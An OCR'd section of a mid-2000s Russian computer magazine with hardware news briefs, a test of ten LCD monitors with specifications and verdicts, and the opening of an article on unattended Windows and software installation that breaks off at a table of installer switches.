В условиях реальных боевых действий в городских кварталах жизненно важно знать, находится ли кто-либо в помещении, в которое необходимо войти. Разработки в этой области уже несколько лет ведутся агентством DARPA при министерстве обороны США, и вот результаты работ были рассекречены. Созданное устройство (Radar Scope) способно находить людей даже через 12-дюймовые бетонные стены на расстоянии до 50-ти футов. Террорист может быть обнаружен, если он хотя бы дышит. Размеры девайса вполне соответствуют карманным, а стоимость его находится в районе одного килобакса. Если с тиражированием устройств не возникнет никаких проблем, то американские солдаты, находящиеся в Ираке, получат в свое распоряжение тактическое преимущество уже этой весной. Будем надеяться, что производители догадаются пустить армейские разработки и в мирное русло, например, для поиска людей под завалами.

CREATIVE ДОПОЛНЯЕТ X-FI




В последнее время стало модно выпускать кучу аксессуаров к популярному девайсу. Стоит вспомнить хотя бы Apple iPod, к которому есть куча крэдлов, наушников и прочего, даже специальная одежда! Не отстает от других и компания Creative, выпустившая несколько аксессуаров к своей популярной звуковой плате X-Fi. Первый - это модуль DTS-610, позволяющий подключить компьютер к домашнему кинотеатру одним цифровым кабелем. Многоканальные аналоговые выходы 5.1 подключаются к модулю DTS-610, который в реальном времени преобразует аналоговый сигнал в поток DTS 5.1 и передает этот поток по цифровому кабелю в домашний кинотеатр. Также теперь имеются: восьмиканальный кабель для передачи звука с качеством 24 бита/96 кГц в формате 7.1 с компьютера на домашний кинотеатр; модуль цифрового ввода-вывода, который снабжает Sound Blaster цифровыми оптическими и коаксиальными входами и выходами S/PDIF (пригодится обладателям студийного оборудованияэ; имеются модули с разной номенклатурой портов), а также инфракрасный приемник с пультом ДУ, позволяющий осуществлять управление, не вставая с дивана.

НОВЫЙ WI-FI



Думаю, никто не будет спорить с тем, что беспроводные технологии передачи данных гораздо удобнее проводных. Не надо думать о длине проводов, а также о том, куда и как положить, чтобы все выглядело эстетично и так далее. Так что отпадает целый пласт проблем. Технология Wi-Fi известна всем мобильным пользователям и не только им. Уже масса людей оценила комфорт от использования этого способа доступа в Сеть. В кафе, аэропорту и других присутственных местах достаточно иметь ноутбук или КПК с соответствующим адаптером, и все. К сожалению, скорость пока оставляет желать лучшего. Но разработчики wireless-технологий не сдаются! Наоборот, они идут вперед. Недавно в международную организацию IEEE были отправлены одобренные всеми участниками Wi-Fi консорциума документы, касающиеся нового стандарта 802.11n. Нам обещают: что его скорость будет в пять раз превышать возможности 892.11g; работу с несколькими антеннами; улучшения, касающиеся надежности и безопасности связи. К сожалению, раньше следующего года этот стандарт вряд ли сможет появиться на рынке.

ПОПРЫГУНЧИК




Дизайнеры Eschel Jacobsen и Mads Ny Larsen решили по максимуму задействовать свое креативное мышление и придумать самую нестандартную в мире фотокамеру. В результате у них получился гибрид фотоаппарата и мячика-попрыгунчика, который был назван satuGO. Естественно, девайс стопроцентно противоударный и при этом великолепно прыгает. В момент столкновения с твердой поверхностью satuGO вспоминает, что он заодно и фотоаппарат, и делает снимок. Устройство можно заставить делать снимки по таймеру. Это, например, может пригодиться, если возникнет желание сделать фото высоко над землей. Таким вот образом, после определенной тренировки, можно будет научиться снимать птиц в полете или соседку этажом выше. Дополнительно у satuGO есть и более приземленные применения: его можно использовать как веб-камеру, обычный фотоаппарат и мобильный носитель информации. К компьютеру девайс подключается через USB, причем соединительный кабель может сматываться внутрь «корпуса». Пока более подробные характеристики новинки не разглашаются, но на игрушку уже можно сделать предварительный заказ, отдав за нее всего 69 американских президентов.

ЦИФРОВОЙ БИНОКЛЬ

Количество устройств, которые до сих пор не были представлены в электронном виде, с каждым годом становится все меньше и меньше. Теперь очередь дошла и до биноклей. Так, компания Sightwave анонсировала весьма любопытный прототип полностью цифрового бинокля Digiviewer. Для получения изображения используется стандартная технология CCD-матриц, а выводится изображение на небольшой LCD-дисплей, установленный внутри. При этом характеристики новоиспеченного девайса находятся на вполне приемлемом уровне — увеличение складывается из 22-кратного оптического и 10-кратного цифрового. К сожалению, конкретные сроки и ориентировочная цена пока не афишируются, но разработчики надеются исправить это уже в ближайшее время.





СЕРЬЕЗНЫЙ КОНСТРУКТОР

Как известно, корпорация LEGO уже давно производит конструкторы не только для детей старшего дошкольного возраста, но и вполне серьезные игрушки, которые придутся по вкусу практически всем, начиная от тинэйджеров и заканчивая пенсионерами. На выставке CES 2006 компания в очередной раз подтвердила свой статус «крутейшего производителя конструкторов», представив обновленную версию комплекта для сборки роботов Mindstorm NXT. Роботы, построенные по новому образцу, станут заметно умнее, сильнее и куда симпатичнее. Главную роль в жизни каждого Mindstorm-робота будет играть центральный блок NXT, основанный на 32-битном микропроцессоре. Поведение питомца полностью поддается программированию с компьютера (PC или Mac), причем соединение возможно через USB или Bluetooth-интерфейсы. Робот способен работать как автономно, так и управляться дистанционно с помощью ПК, КПК или мобильника через Bluetooth. В комплекте, кроме центрального блока, будет поставляться несколько сервоприводов, множество датчиков и сенсоров (световых, звуковых, ультразвуковых, прикосновения), а также несметное количество стандартных конструкторных деталей. Такого вот набора достаточно для сборки робота практически любого класса (гуманоида, автомобиля). Начало продаж запланировано на август этого года, а минимальная цена комплекта составит примерно 250 баксов, что, в принципе, умеренно для игрушки такого класса.

МУЗЫКА БЕЗ ПРОВОДОВ





Провода мешают всем: они змеятся по помещениям, вьются по стенам, оплетают ноги и выглядит это все, честно говоря, несимпатично. К тому же с ними много возни во время монтажа устройства. В сфере музыкального оборудования эту проблему решила компания Philips, она создала беспроводную аудиосистему Streamium WACS5, в которой музыка передается на колонки посредством интерфейса Wi-Fi, следовательно, надобность в проводах отпадает. Достаточно один раз загрузить музыкальную коллекцию в систему, WACS5 передаст ее на 5 независимых станций и обеспечит беспроводной доступ к музыке для многочисленных пользователей по всему дому. Система может проигрывать одну или несколько композиций одновременно на всех станциях. Записи с CD преобразовываются в MP3-файлы и хранятся на жестком диске объемом 80 Гб. Музыкальный центр воспроизводит форматы CD, CD-R, CD-RW, MP3 и WMA. Интересно, когда же провода исчезнут как класс?

SAPPHIRE И RADEON X1900

Давнишние конкуренты nVidia и ATI начали очередной этап своей бесконечной битвы! Недавно выпущенные чипсеты новых модификаций уже поступили к производителям видеоплат, и теперь те вовсю делают мощнейшие ускорители. Компания Sapphire объявила о выпуске плат на базе чипов ATI Radeon X1900. Основные характеристики этого графического процессора таковы: 48-пиксельных и 8 вершинных конвейеров, поддержка Shader Model 3.0. Самая производительная плата новой линейки построена на чипе X1900XT, она имеет повышенные (по сравнению с референсными) значения частот памяти и ядра (775 (1550) и 650 МГц). Кроме того, в серии будут специальные платы CrossFire Edition, которые будут поддерживать работу в дуальном режиме. Все платы оснащаются 512 Мб памяти GDDR3 и имеют в комплекте поставки DVD с играми.

MUSTEK DVD ВСЕГДА С ТОБОЙ

Плеером, который можно носить с собой, уже давно никого не удивишь. Музыкальные и просматривающие фото и видеоконтент (на flash-памяти и на жестких дисках), а также куча разных других устройств тоже всем известны. А вот компания Mustek предлагает тебе продвинутую модель плеера, который работает с DVD-дисками. Это для тех, кто ценит качество и любит формат DVD. Называется новинка MP100, а появится она в России в середине весны. Для просмотра фильмов у него имеется 10-дюймовый ЖК-экран, стороны которого соотносятся как 16:9. Еще он отличается возможностью вращаться на 180 градусов, так что как бы ты ни сидел, просмотр всегда будет успешен. Поддерживается куча форматов: DVD, DVD+/-R/RW, CD, CD-R/RW, MPEG4, DivX (3.11, 4.0,5.x), XviD, AVI, Kodak Picture CD и JPEG. Кроме того, имеется встроенный кардридер. Для прослушивания имеются два варианта — наушники или встроенные колонки. В общем, весна нас ожидает веселая.



Ноут за 100 баксов

Необычным проектом занимаются сейчас в лаборатории Media Lab Массачусетского технологического института (MIT). Инженеры самого популярного техновуза планеты с подачи организации объединенных наций трудятся над созданием ноутбука стоимостью всего $100. Такая невысокая цена — главное требование к разработке: ноутбуки эти предназначены для детей в развивающихся странах. Ну, вроде Нигерии, Камеруна и Египта. Во всей этой истории интересно только одно: какую же комплектацию удалось разработчикам набрать на $100?

Но самая главная фишка девайса — это ручка, вращая которую, африканские дети смогут подкачать мускулатуру, а заодно зарядить аккумулятор. В общем, не ноутбук, а мечта. Горлум уже решил менять свой Asus S200N, а то где еще встретишь такую крутую ручку?

- Процессор у супербюджетного ноутбука крутой, как и цена, не подступиться: камень AMD с частотой в 500 МГц.
- Вместо винчестера у новинки используется флешка объемом 1 Гб.
- Самая дорогая часть ноутбука — дисплей с диагональю 7” и низким энергопотреблением.
- Так же ноутбук, вполне ожидаемо, оснащен Wi-Fi контроллером.
- У ноута есть четыре порта USB, микрофон и небольшой динамик.





SAMSUNG SyncMaster 740t

Размер экрана (видимый): 17"
Максимальное разрешение: 1280*1024
Яркость, кд/м^2: 250
Контраст: 1500:1
Латентность матрицы, мс: 25
Угол зрения (по горизонтали/по вертикали), град.: 178/178
Интерфейсы: D-SUB, DVI-D
Стандарты безопасности: MPR-II, TCO"03
Размеры, мм: 362x389x200
Вес, кг: 4,6

$369



Монитор, обладающий практически идеальной цветопередачей, о чем говорит колориметрическая диаграмма: все три линии почти прямые — незначительные искажения есть только в самом начале диапазона, к тому же они практически совмещены между собой. В то же время латентность матрицы высоковата — за движущимися объектами на контрастном фоне виден заметный шлейф. Яркость и контрастность на хорошем уровне, а, помимо пользовательских настроек параметров картинки, есть еще фиксированные, предназначенные для различных видов деятельности: текст, Интернет, игра, спорт, кино. Радует хорошо продуманная эргономика девайса: экран можно двигать вверх/вниз относительно поверхности стола или разворачивать его в режим «портрет». Меню подробное, на русском языке, но вот навигация по нему не самая удобная. Очень хорошие углы обзора: изменение цвета изображения происходит лишь при больших отклонениях от центра экрана. В станине имеется подвижный круг, благодаря которому при поворотах монитора не будет царапаться поверхность стола.



EIZO FlexScan L578

Размер экрана (видимый): 17"
Максимальное разрешение: 1280*1024
Яркость, кд/м^2: 250
Контраст: 1000:1
Латентность матрицы, мс: 16
Угол зрения (по горизонтали/по вертикали), град.: 178/178
Интерфейсы: D-SUB, DVI-D
Стандарты безопасности: MPR-II, TCO"03
Размеры, мм: 441x274x200
Вес, кг: 5,6

$518



Один из самых продвинутых мониторов в обзоре: он оснащен всеми функциями, необходимыми для мультимедийного устройства. Это, например, качественные динамики — по характеристикам звучания их можно сравнить со средними выносными колонками: хорошо прослушиваются низкие и средние частоты, на высоких громкостях не слышно вибраций. Немного подводят басы, но результат все равно очень хороший. Качество изображение также порадовало: колориметрическая диаграмма хоть немного хуже, чем у предыдущего девайса, но тоже ей не уступает: все графики ровные, максимально приближены друг к другу, а небольшие скачки лишь в самом начале диапазона. Низкая латентность матрицы: движущийся белый квадратик по черному фону почти не размывается и шлейфа за ним не видно. Высокий уровень максимальной яркости: его будет хватать для работы даже при очень ярком свете. Из недостатков можно отметить не самое удобное меню, а именно: иконки имеют совсем небольшой размер, что немного раздражает. Удивляет расположение кнопок навигации на передней панели: две разноименные кнопки почему-то расположены не рядом друг с другом, а между двумя другими. Станина выполнена качественно, а на нижней ее части расположен поворотный круг.

SAMSUNG SyncMaster 740t
EIZO FlexScan L578
BENQ FP202W
ViewSonic VX724
BENQ FP71V
SONY SDM-S75F
ACER AL1751
NEC MultySync 70GX2
ROVERSCAN OPTIMA 170
CTX X782

МОНИТОРЫ В ПРАВИЛЬНОМ ФОРМАТЕ

Шехтман Александр test_lab (test_lab@gameland.ru)

Intro

Цены на жидкокристаллические мониторы снижаются все сильнее, технологии производства совершенствуются. Так что уже сейчас практически любой пользователь сможет себе купить качественный LCD'шник. В тесте мы рассмотрим несколько мониторов, находящихся в различных ценовых диапазонах и обладающих различным качеством изображения, чтобы пользователь мог выбрать себе LCD17 по запросам и по карману.

Методика тестирования

Цветопередача тестировалась с помощью колориметра, который выдавал специальный график, состоящий из трех линий, отвечающих за основные цвета палитры (красный, зеленый, синий). В идеале графики должны иметь вид прямых, совпасть между собой и проходить из левого нижнего в правый верхний угол. Чем больше отклонение от этого идеала, тем больше у монитора проблем с цветопередачей. Время отклика пикселей оценивалось визуально: программа TFTtest выдавала на экран черный фон и белый движущийся квадратик, и нужно было отследить насколько сильно он размывается. Чем меньше это размытие, тем меньше время отклика. Проверялись яркость и контрастность, их максимальное значение и широта диапазона изменения. Для проверки равномерности засветки матрицы на экран выводился белый, а потом — черный цвет, после чего надо было проследить, сильны ли различия в яркости в разных точках экрана. Оценивались и углы обзора, от которых зависит, насколько сильно меняется картинка при взгляде на монитор: сбоку, сверху или снизу. Были учтены также индивидуальные особенности мониторов.

Выводы

После проведения всех тестов видно, что сейчас можно подобрать монитор практически под любые нужды, и при этом цена его будет весьма демократична. Теперь о наградах: «лучшей покупкой» стал SAMSUNG SyncMaster 740t за высокое качество изображения, а «выбора редакции» удостоен EIZO FlexScan L578 за хорошее изображение и максимальную насыщенность функциями.

Редакция выражает благодарность за предоставленное на тестирование оборудование компаниям: Rover(www.roverscan.ru), Дисти Групп (www.disti.ru), а также российским представительствам компаний Viewsonic, Acer, Sony, Samsung, CTX, BenQ.


1
CTX
2
ViewSonic
acer
3
4
5
BenQ
6

ViewSonic VX724 [4]

Размер экрана (видимый): 17"
Максимальное разрешение: 1280*1024
Яркость, кд/м^2: 300
Контраст: 500:1
Латентность матрицы, мс: 3
Угол зрения (по горизонтали/по вертикали), град.: 160/160
Интерфейсы: D-SUB, DVI-D
Стандарты безопасности: MPR-II, TCO'99
Размеры, мм: 388x438x176
Вес, кг: 5,0

$363



Девайс от одного из самых известных производителей отличается простотой в формах: никаких излишеств, все линии ровные и лишь углы слегка скруглены. Очень хорошая латентность матрицы: движущийся квадратик лишь чуть размывается. Невысокая максимальная яркость: если в комнате, где ты находишься, есть мощные светильники, то работа с темными изображениями будет затруднена. Огорчила равномерность засветки матрицы: если на нее вывести черный цвет, то с обоих краев и снизу видны характерные белые разводы. Диаграмма, полученная с помощью колориметра, показала не самую лучшую в обзоре цветопередачу: то сходящиеся, то расходящиеся неровные линии, а в начале виден скачек на красном графике. Меню удобное и подробное, причем все манипуляции осуществляются с помощью всего четырех кнопок. Надо отметить, что для регулировки яркости и контрастности необязательно лазить в меню, так как они вынесены на переднюю панель. Ножка станины высокая, так что Viesonic VX724 желательно ставить на низкий стол.

SONY SDM-S75F [5]

Размер экрана (видимый): 17"
Максимальное разрешение: 1280*1024
Яркость, кд/м^2: 300
Контраст: 450:1
Латентность матрицы, мс: 12
Угол зрения (по горизонтали/по вертикали), град.: 160/160
Интерфейсы: D-SUB, DVI-D
Стандарты безопасности: MPR-II, TCO'99
Размеры, мм: 315x369x66
Вес, кг: 4,3

$395



Монитор с одним из лучших в обзоре цветоотображением! Колориметрические графики почти идеально совпадают между собой и диагональю квадрата. Есть небольшое расхождение в начале диапазона, но оно совсем незначительное. За движущимся квадратиком виден небольшой шлейф, что говорит о высокой, по сравнению с ближайшими конкурентами, латентностью матрицы. Уровни яркости и контрастности не самые лучшие, но для нормальных условий их хватает с запасом. Помимо яркости, есть еще и так называемая подсветка, которая, по сути, является ее дополнительным диапазоном. Углы обзора по вертикали невысокие. Если сместить ось зрения чуть вниз, то изображение начинает тускнеть. Небольшие трудности с распределением яркости по поверхности экрана: в нижней его части она чуть выше, чем во всех остальных местах. В меню много различных опций, но навигация по ним несколько неудобна, хотя и тут можно привыкнуть. Конструкция станины предусматривает движение экрана вверх/вниз и поворот его в горизонтальной плоскости без повреждения поверхности стола.

BENQ FP71V [6]

Размер экрана (видимый): 17"
Максимальное разрешение: 1280*1024
Яркость, кд/м^2: 300
Контраст: 500:1
Латентность матрицы, мс: 5
Угол зрения (по горизонтали/по вертикали), град.: 140/130
Интерфейсы: D-SUB, DVI-D
Стандарты безопасности: MPR-II, TCO'99
Размеры, мм: 376x386x201
Вес, кг: 4,7

$351



Еще один монитор, специально предназначенный для любителей развлечений. Латентность матрицы опять же на высоте: у движущихся предметов наблюдается чуть заметное размытие границ, да и то лишь в случае, если фон очень контрастный. Яркость находится на нормальном уровне и диапазон ее изменения достаточно широк. По сравнению с конкурентами, это не самая лучшая цветопередача: графики имеют ряд искривлений и скачки вверх в начале диапазона. Невысокие углы обзора, особенно вертикальные: даже при небольших отклонениях от центра изображение начинает отдавать в желтизну, а если отклонится еще больше, то инвертируется (становится, как на негативе). Имеются встроенные колонки, но приличный результат они показывают только на невысоких громкостях. В противном случае слышен заметный шум и дребезжание. Меню удобное и подробное, но вот кнопки управления расположены на нижней части, так что если повернуть экран максимально вниз, то к ним добраться будет тяжело. Кнопка включения подсвечивается синим ярким светодиодом, который может отвлекать от работы.

ACER AL1751 [3]

Размер экрана (видимый): 17"
Максимальное разрешение: 1280*1024
Яркость, кд/м^2: 400
Контраст: 500:1
Латентность матрицы, мс: 8
Угол зрения (по горизонтали/по вертикали), град.: 150/135
Интерфейсы: D-SUB, DVI-D
Стандарты безопасности: MPR-II, TCO'99
Размеры, мм: 379x400x164
Вес, кг: 4,8

$335

Этот девайс обладает низким уровнем максимальной яркости — его с трудом хватает даже на обычную работу. При этом в разных частях матрицы она разная (по краям чуть выше, чем в центре). Этот результат был получен следующим образом: выводился черный цвет во весь экран, и в этих районах возникали светлые разводы. Цветопередача средняя. С одной стороны, графики заметно изгибаются на всем диапазоне, но, с другой стороны, они расположены достаточно близко друг к другу. Время отклика пикселей маленькое: за перемещающимися предметами не видно шлейфа, даже если фон контрастный. Совсем небольшие углы обзора по вертикали. Даже если расположиться прямо перед экраном, то верхняя его часть будет несколько темнее, а, если начать отклоняться вниз, картинка быстро начинает искажаться. На поверхности матрицы имеется защитное покрытие, но оно сильно бликует, так что светильники в комнате надо располагать так, чтобы их лучи не отражались точно в глаза. Все разъемы находятся на станине, что удобно при подключении шлейфов.

CTX X782 [2]

Размер экрана (видимый): 17"
Максимальное разрешение: 1280*1024
Яркость, кд/м^2: 300
Контраст: 500:1
Латентность матрицы, мс: 12
Угол зрения (по горизонтали/по вертикали), град.: 140/130
Интерфейсы: D-SUB
Стандарты безопасности: MPR-II, TCO'99
Размеры, мм: 377x411x173
Вес, кг: 4,6

$273




Цветопередача находится на среднем уровне: линии плавные, но синяя смещена вниз, а у красной виден перепад в начале диапазона. Максимальная яркость высока и диапазон ее изменения широкий. К сожалению, для ее настройки придется лазить в меню — на отдельные кнопки она не вынесена. То же самое относится и к контрастности. Порадовала латентность матрицы: движущийся белый квадратик по черному фону оставляет лишь чуть заметный след. Углы обзора относительно большие, правда, если перемещаться вниз относительно оси, проходящей через центр экрана, то картинка заметно тускнеет. Меню удобное и подробное, но при навигации «по вертикали» имеется заметное время между нажатием кнопки и реакцией монитора. Как и в предыдущем девайсе, смущает отсутствие цифрового входа, хотя место для него предусмотрено. Та же ситуация с колонками: на передней части корпуса есть для них место, но сами динамики отсутствуют. Станина слишком высоко приподнимает экран над столом, так что такое расположение не всегда бывает удобным.

ROVERSCAN OPTIMA 170 [1]


Размер экрана (видимый): 17"
Максимальное разрешение: 1280*1024
Яркость, кд/м^2: 300
Контраст: 450:1
Латентность матрицы, мс: 20
Угол зрения (по горизонтали/по вертикали), град.: 160/160
Интерфейсы: D-SUB
Стандарты безопасности: MPR-II, TCO'99
Размеры, мм: 387x374x190
Вес, кг: 5

$277


Этот девайс обладает средними показателями качества изображения: время отклика пикселя нормальное для подобного устройства — движущиеся объекты незначительно размываются. Яркость достаточная для любого вида деятельность — с этим проблем нет. Цветопередача характерна для бюджетного монитора — графики сильно расходятся в середине диапазона и сужаются по краям, в начале имеются небольшие перепады. Меню хорошо визуализировано и достаточно подробно, но вот навигация сделана неудобно — можно легко запутаться в опциях, к тому же назначение элементов управления неочевидно. Правда, русский язык все же имеется. Углы обзора не самые лучшие и, как у многих собратьев, особенно страдают вертикальные углы — тут изображение начинает инвертироваться при совсем небольших отклонениях. С горизонтальными все обстоит чуть лучше: на картинке возникает желтый налет. К сожалению, ни яркость, ни контрастность не выведены на отдельные кнопки. Обнаружилось отсутствие цифрового входа, что странно, так как большинство мониторов с диагональю 17 дюймов им оснащено.




SAMSUNG SyncMaster 740t EIZO FlexScan L578




ViewSonic VX724 SONY SDM-S75F



BENQ FP71V BENQ FP202W



CTX X782 NEC MultySync 70GX2



ROVERSCAN OPTIMA 170 ACER AL1751



NEC MultySync 70GX2

Размер экрана (видимый): 17”
Максимальное разрешение: 1280*1024
Яркость, кд/м^2: 400
Контраст: 700:1
Латентность матрицы, мс: 4
Угол зрения (по горизонтали/по вертикали), град.: 155/170
Интерфейсы: D-SUB, DVI-D
Стандарты безопасности: MPR-II, TCO’99
Размеры, мм: 367x390.5x203
Вес, кг: 6,5

$399

Еще один монитор, обладающий практически идеальной цветопередачей: все линии практически слились между собой — расхождения между ними ничтожны. Латентность матрицы также на высоком уровне – край движущихся объектов не размывается и это видно даже при детальном рассмотрении. Яркость хорошая — ее будет хватать и для фильмов, и для игр. Углы обзора средние — надо сильно отклонится, чтобы начались искажения цветов, но результат все же не дотягивает до самых лучших представителей класса. Для навигации по меню предусмотрены три кнопки и один джойстик, что делает управление монитором максимально быстрым и понятным. На джойстик вынесены регулировка яркости и контраста, что очень удобно. Экран имеет сильно бликующее покрытие. Из дополнительных возможностей можно отметить поворотный круг на нижней части станины и встроенный USB-концентратор на четыре порта, два из которых находятся на правом торце корпуса экрана. Индикатор работы имеет синий цвет, что может мешать работе.

BENQ FP202W

Размер экрана (видимый): 20”
Максимальное разрешение: 1680*1050
Яркость, кд/м^2: 300
Контраст: 600:1
Латентность матрицы, мс: 8
Угол зрения (по горизонтали/по вертикали), град.: 170/170
Интерфейсы: D-SUB, DVI-D
Стандарты безопасности: MPR-II, TCO”92
Размеры, мм: 480x397x170
Вес, кг: 5,7

$591



Этот монитор оснащен 20” широким экраном, специально предназначенным для просмотра фильмов. Именно для этой цели имеются фиксированные настройки картинки — Кино1 и Кино2. Разрешение также будет иным — 1680*1050. Что касается качества изображения, то тут ситуация следующая: цветопередача не самая лучшая, так как на диаграмме видно, что графики сильно расходятся и имеют искривленную форму. Время отклика пикселя оказалось маленьким: за движущимися предметами не только не остается шлейфа, но их края даже не размываются! Это безусловно является отличным подспорьем для любителей игр и видео. Яркость и контрастность оказались на высоте: максимальные значения велики, диапазоны изменения достаточно широкие. Кнопки меню и подписи к ним расположены на правом торце экрана, что сильно осложняет передвижение по опциям, так как велика вероятность случайных нажатий. В то же время меню хорошо визуализировано и может отображаться на русском языке.



TEXT КИСЕЛЕВ КИРИЛЛ / SUPPORT@LAZYRUN.COM /

СДЕЛАЙ ПО-БЫСТРОМУ

УСТАНОВКА СОФТА В АВТОМАТИЧЕСКОМ РЕЖИМЕ

«БОЛЬШИНСТВО СИСТЕМНЫХ АДМИНИСТРАТОРОВ ЗНАЮТ, КАК МОЖНО БЫСТРО УСТАНОВИТЬ/ПЕРЕУСТАНОВИТЬ WINDOWS. ДЛЯ ЭТИХ ЦЕЛЕЙ СУЩЕСТВУЮТ ПРОГРАММЫ, ПОЗВОЛЯЮЩИЕ СДЕЛАТЬ ТОЧНЫЙ ОБРАЗ УСТАНОВЛЕННОЙ WINDOWS ВМЕСТЕ СО ВСЕМИ УСТАНОВЛЕННЫМИ ПРИЛОЖЕНИЯМИ, ДРАЙВЕРАМИ И Т.П. ДОСТАТОЧНО ВОССТАНОВИТЬ ИЗ ОБРАЗА СИСТЕМНЫЙ РАЗДЕЛ, И НА МАШИНЕ УСТАНОВЛЕНА ПОЛНОСТЬЮ ГОТОВАЯ К РАБОТЕ WINDOWS. ЭТИМ ЗАНИМАЮТСЯ ТАКИЕ ПРОГРАММЫ, КАК ACRONIS TRUEIMAGE, POWERQUEST DEPLOYCENTER, NORTON GHOST. НО В СЛУЧАЕ С WINDOWS XP МОЖНО ПОСТУПИТЬ ПО-ДРУГОМУ»

АВТОМАТИКА РЕШАЕТ

С появлением Windows XP стало возможным установить систему в полностью автоматическом режиме, указать нелепые настройки, имя пользователя и серийный ключ. В ходе установки даже можно найти любые приложения, ключи реестра, обновленные драйвера и т.д. — все зависит от твоих запросов и фантазии. В английском языке этот процесс называется unattended installation, что по-русски можно перевести, как «автоматическая установка». Получается, что в плане переустановки Windows у системных администраторов проблем стало меньше. Вся установка заключается только в том, чтобы вставить специальный диск в привод пользователя. А вот как быть, если надо на установленную винду поставить какое-нибудь приложение? Софт для бухгалтера, юриста, инженера? Тут администратор честно идет с диском программы к пользователю, честно жмет кнопки, отвечает, что он согласен с лицензионным соглашением, вводит ручками серийник и ждет появления кнопки «Finish». Проделывать такую работу больше чем на одном компьютере — занятие неблагодарное. Но, к счастью, и здесь есть незаменимые помощники. О них и пойдет речь.

Помочь администратору могут сами инсталляторы программ. Большинство из них имеют специальные ключи, с помощью которых можно запустить автоматическую установку программы. Наиболее часто используются следующие типы инсталляторов:

1. InstallShield
2. Windows Installer Service (*.msi)
3. InstallShield с MSI
4. Inno Setup
5. Nullsoft SuperPiMP Install System (NSIS)
6. WISE Installer

Список инсталляторов, конечно, неполный, охватить все просто невозможно. Все ключи, которые помогут тебе наладить автоматику, я привел в подробной таблице.

НАЗВАНИЕ ИНСТАЛЛЯТОРА	ЗАПУСК С КЛЮЧОМ	КАК РАСПОЗНАТЬ
InstallShield	setup.exe /s /sms	Наличие файла setup.iss в директории; В свойствах установочного файла (который, кстати, всегда называется setup.exe) будет что-то типа "InstallShield (R) Setup Launcher".
